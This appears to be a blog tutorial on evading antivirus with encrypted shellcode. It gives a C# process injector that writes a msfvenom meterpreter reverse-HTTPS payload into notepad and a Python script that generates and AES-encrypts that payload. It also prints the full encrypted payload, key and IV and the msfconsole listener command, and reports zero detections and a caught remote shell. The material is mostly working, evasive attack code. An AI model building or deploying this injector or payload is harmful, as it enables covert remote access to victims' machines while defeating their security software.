Encrypted Shellcode
AES Encrypted Shellcode
This is to show how small changes made to malware can make a big difference.
For example, when we create offensive tools that use known evasion techniques, if we add simple techniques like String Encryption & Obfuscation, Payload Encryption and Hiding API calls (Dynamic Resolution), we can start chipping away at antivirus software’s layered detection and start seeing results.
Overview
We will create a simple Python 3 script. The script will take raw shellcode, in hex string format and encrypt it with AES encryption. The encrypted shellcode will finally be encoded into a base64 string, ready to be used in a C# process injection executable.
In this example, we will aim to reduce our detection rate on AntiScan.me. To start, we will use a basic process injection technique by calling native DLLs with P/Invoke. This technique is not advanced and will not completely bypass antivirus detection, but it should show reductions in detection rates when we encrypt the shellcode.
The C# Process Injector
The C# code aims to inject shellcode into the Notepad process. It uses P/Invoke to call functions from the kernel32.dll. We call OpenProcess(), VirtualAllockEx(), WriteProcessMemory() and CreateRemoteThread().
1
2
3
4
5
6
7
8
9
10
11
[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
static extern IntPtr OpenProcess(uint proessAccess, bool bInheritHandle, int processId);

[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtec);

[DllImport("kernel32.dll")]
static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, Int32 nSize, out IntPtr lpNumberOfBytesWritten);

[DllImport("kernel32.dll")]
static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
The shellcode was created with msfvenom and sits inside the main function in the buf byte array.
1
2
// msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.0.33 LPORT=443 EXITFUNC=thread -f csharp
byte[] buf = new byte[685] { 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52 }
The code then uses GetprocessesByName and retrieves an array of process components. The OpenProcess function then gets a handle to the requested process, in this case it’s notepad. VirtualAllocEx, allocates memory in the notepad process, along with the type of memory and sets the memory protection to ‘PAGE_EXECUTE_READWRITE’ (0x40). WriteProcessMemory then writes the shellcode contained inside the buf byte array into the allocated memory. CreateRemoteThread, then creates a thread that runs in Notepad’s virtual address space, executing the shellcode.
1
2
3
4
5
6
7
8
Process processName = Process.GetProcessesByName("notepad")[0];

IntPtr hProcess = OpenProcess(0x001F0FFF, false, processName.Id);
IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);

IntPtr outSize;
WriteProcessMemory(hProcess, addr, buf, buf.Length, out outSize);
IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
Current Detection rate

We build this C# code and upload it to AntiScan.me. The results show that our code is detected by 10/26 of the antivirus scans performed on it. We can now create the Python 3 Crypter and try to lower this detection rate.
Creating The Python3 AES Script
Code Overview
The Python code will take one argument. The argument determines the encryption type to be used (We can then add different encryption types later). The script will then run a hard-coded msfvenom command via Python subprocess. The output from the msfvenom command is then encrypted via the chosen encryption type. The last function in the script will encode the encrypted bytes into a base64 string, ready to be used with the previous C# Process Injection application.
Getting Our Msfvenom Shellcode
The first function will simply run a command and save the output to a variable named ‘output’. The variable will be returned and assigned to the data variable (Start of the script calls shell_format().
1
data = shell_format()

For the msfvenom command inside shell_format(), we will use a format type of hex, as this will generate a raw hex string. We will also add ‘EXITFUNC’ of thread, as this runs the shellcode in a sub-thread and gives us a clean exit when closing the connection.
1
2
3
4
5
6
7
def shell_format():

    cmd = "msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.111.128 LPORT=443 EXITFUNC=thread -f hex"
    #cmd = 'msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.111.128 LPORT=443 EXITFUNC=thread -f hex'
    output = subprocess.run(cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)

    return output.stdout
Below is the output from the msfvenom command when run in the Linux terminal. The hex string is what we will save to our ‘output’ variable.
Encrypting The Shellcode
With our returned hex shellcode (output.stdout), we will call the function ‘aes_encrypt_shellcode(data)’ and pass the msfvenom command as data. The following function will assemble the pieces needed to encrypt our data variable.
1
2
data = shell_format()
aes_encrypt_shellcode(data)
The aes_encrypt_shellcode() function will create two random 16-byte numbers. The first named IV (Initialization vector) and second named key (Encryption Key)). The two variables are needed to create our cypher.
Padding is then added to the data, as we are using AES.MODE_CBC. From there, the cipher_create() function is called, along with the three arguments of key, padded and IV. Once the cipher_create() function encrypts the data, it returns it to the ‘encrypted_data’ variable.
The last line in the aes_encrypt_shellcode() function calls the aes_encrypt_shellcode() function and sends the encrypted_data, IV and key to be encoded.
1
2
3
4
5
6
7
8
9
10
11
# Creation of key, IV. Then calls the cipher_create function.
def aes_encrypt_shellcode(data):

    IV = get_random_bytes(16)
    key = get_random_bytes(16)

    padded = pad(data,16)
    # Call cipher_create function
    encrypted_data = cipher_create(key,padded,IV)
    # Call base64_encode. 'encrypted_data' is converted to bytes inside C# app
    base64_encode(encrypted_data, IV, key)
Called from aes_encrypt_shellcode() and encrypts our data.
1
2
3
4
5
6
# Creates cipher, uses cipher to encrypt data. returns said data.
def cipher_create(key,shellcode,IV):
    # cipher creation
    cipher = AES.new(key,AES.MODE_CBC, IV)
    #Encrypts with the newly created cipher.
    return cipher.encrypt(shellcode)
Encoding Our Encrypted Data
The final part of the script will encode the three arguments passed from the aes_encrypt_shellcode() function. The function simply uses base64.b64encode() function, with our chosen data as an argument and a variable name for the returning encoded data, which is then printed to the Linux terminal.
1
2
3
4
5
6
7
8
9
10
11
def base64_encode(encrypted_data, IV, key):
    print("[+] Base64 Payloads Are Below!\n")

    encoded_iv = base64.b64encode(IV)
    print(f"[>] IV: {encoded_iv.decode(('utf-8'))}")

    encoded_key = base64.b64encode(key)
    print(f"[>] KEY: {encoded_key.decode(('utf-8'))}")

    encoded = base64.b64encode(encrypted_data)
    print(f"[>] Shellcode: {encoded.decode('utf-8')}")
Testing The Script On Kali Linux

Running the script, we get our msfvenom, generated shellcode, the IV (Initialisation vector) and the key (Encryption Key) all in base64 encoded strings.
Decoding The Encrypted Shellcode In Our C# Process Injector
We will now add a few changes to the C# code. First, we add string variables for our base64 strings. We then convert the base64 strings into byte arrays, with Convert.FromBase64String().
1
2
3
4
5
6
7
8
9
// Converts encoded data to bytes
string stringInBase64 = "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";
byte[] fullBytes = Convert.FromBase64String(stringInBase64);
// Key
string key64 = "G01c257gd9kE72/orufPFw==";
byte[] Key = Convert.FromBase64String(key64);
// IV
string IV64 = "rrCbahc3bgSFAZAmL/dHZA==";
byte[] IV = Convert.FromBase64String(IV64);
With the conversion of the base64 strings complete, we can now decrypt the AES-encrypted data. The code below creates a string variable named ‘plaintext’, which will hold our decrypted shellcode. The rest of the code can be seen in the docs.Microsoft Pages, under the Aes Class
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
// DecryptStringFromBytes_Aes(shellBytes, Key, IV);
// plaintext stores the decrypted data.
string plaintext = null;

using (Aes aesAlg = Aes.Create())
{
    aesAlg.Key = Key;
    aesAlg.IV = IV;
    // Create a decryptor to perform the stream transform.
    ICryptoTransform decryptor = aesAlg.CreateDecryptor(aesAlg.Key, aesAlg.IV);

    // Create the streams used for decryption.
    using (MemoryStream msDecrypt = new MemoryStream(fullBytes))
    {
        using (CryptoStream csDecrypt = new CryptoStream(msDecrypt, decryptor, CryptoStreamMode.Read))
        {
            using (StreamReader srDecrypt = new StreamReader(csDecrypt))
            {

                // Read the decrypted bytes from the decrypting stream
                // and place them in a string.
                plaintext = srDecrypt.ReadToEnd();
            }
        }
    }
}
With the shellcode as a hex string, now assigned to the ‘plaintext’ string variable, we must convert this string to a byte array, two hex characters at a time. We create a byte array named happyEnd, half the size of the plaintext string. We then take two characters from the string and add them to a list. Then, from that list, we add each element to our happyEnd byte array and convert it to bytes.
1
2
3
4
5
6
7
8
9
10
11
12
// Create byte array, half size of decrypted data
byte[] happyEnd = new byte[plaintext.Length / 2];
// Create a list, add two chars at a time.
var res = new List<string>();
for (int i = 0; i < plaintext.Length; i += 2)
    res.Add(plaintext.Substring(i, 2));
// Convert each element to bytes.
for (int i = 0; i < happyEnd.Length; i++)
{
    //Console.WriteLine(res[i].ToString());
    happyEnd[i] = Convert.ToByte(res[i], 16);
}
In the end section of the code, we change the byte array name.
1
2
3
4
5
6
7
8
9
// === Process injection === \\
Process processName = Process.GetProcessesByName("notepad")[0];

IntPtr hProcess = OpenProcess(0x001F0FFF, false, processName.Id);
IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);

IntPtr outSize;
WriteProcessMemory(hProcess, addr, happyEnd, happyEnd.Length, out outSize);
IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
Checking The Detection Rate With Antiscan.me

Uploading the new C# injector, we see that the detection rate has dropped significantly. We get results of 0/26 detections.
Getting A Shell On The Target Machine
To test that the InjectAes.exe functions correctly, we first set up a msfconsole listener on Kali Linux, with the following command. The listener will wait for the incoming connection from the shellcode that was executed on the target machine (The C# Process Injection).
1
sudo msfconsole -q -x "use exploit/multi/handler/; set PAYLOAD windows/x64/meterpreter/reverse_https; set LHOST eth0; set LPORT 443; run

Once the listener is set up, we must start a notepad process on the target system. Just before we execute the InjectAes.exe on the target, we can confirm the notepad’s PID in PowerShell. We will use this to confirm our shellcode was injected. With the PID in hand, we then execute the InjectAes.exe file on the target system.

We catch the connection in Kali Linux, using msfconsole. We can then confirm the PID is the same as on the target. We now have a terminal connection to the target system.
Conclusion
This has worked well, but it is far from a complete solution in terms of trying to bypass antivirus software. This is just an example of the changes in the detection rate when encrypting our shellcode payload.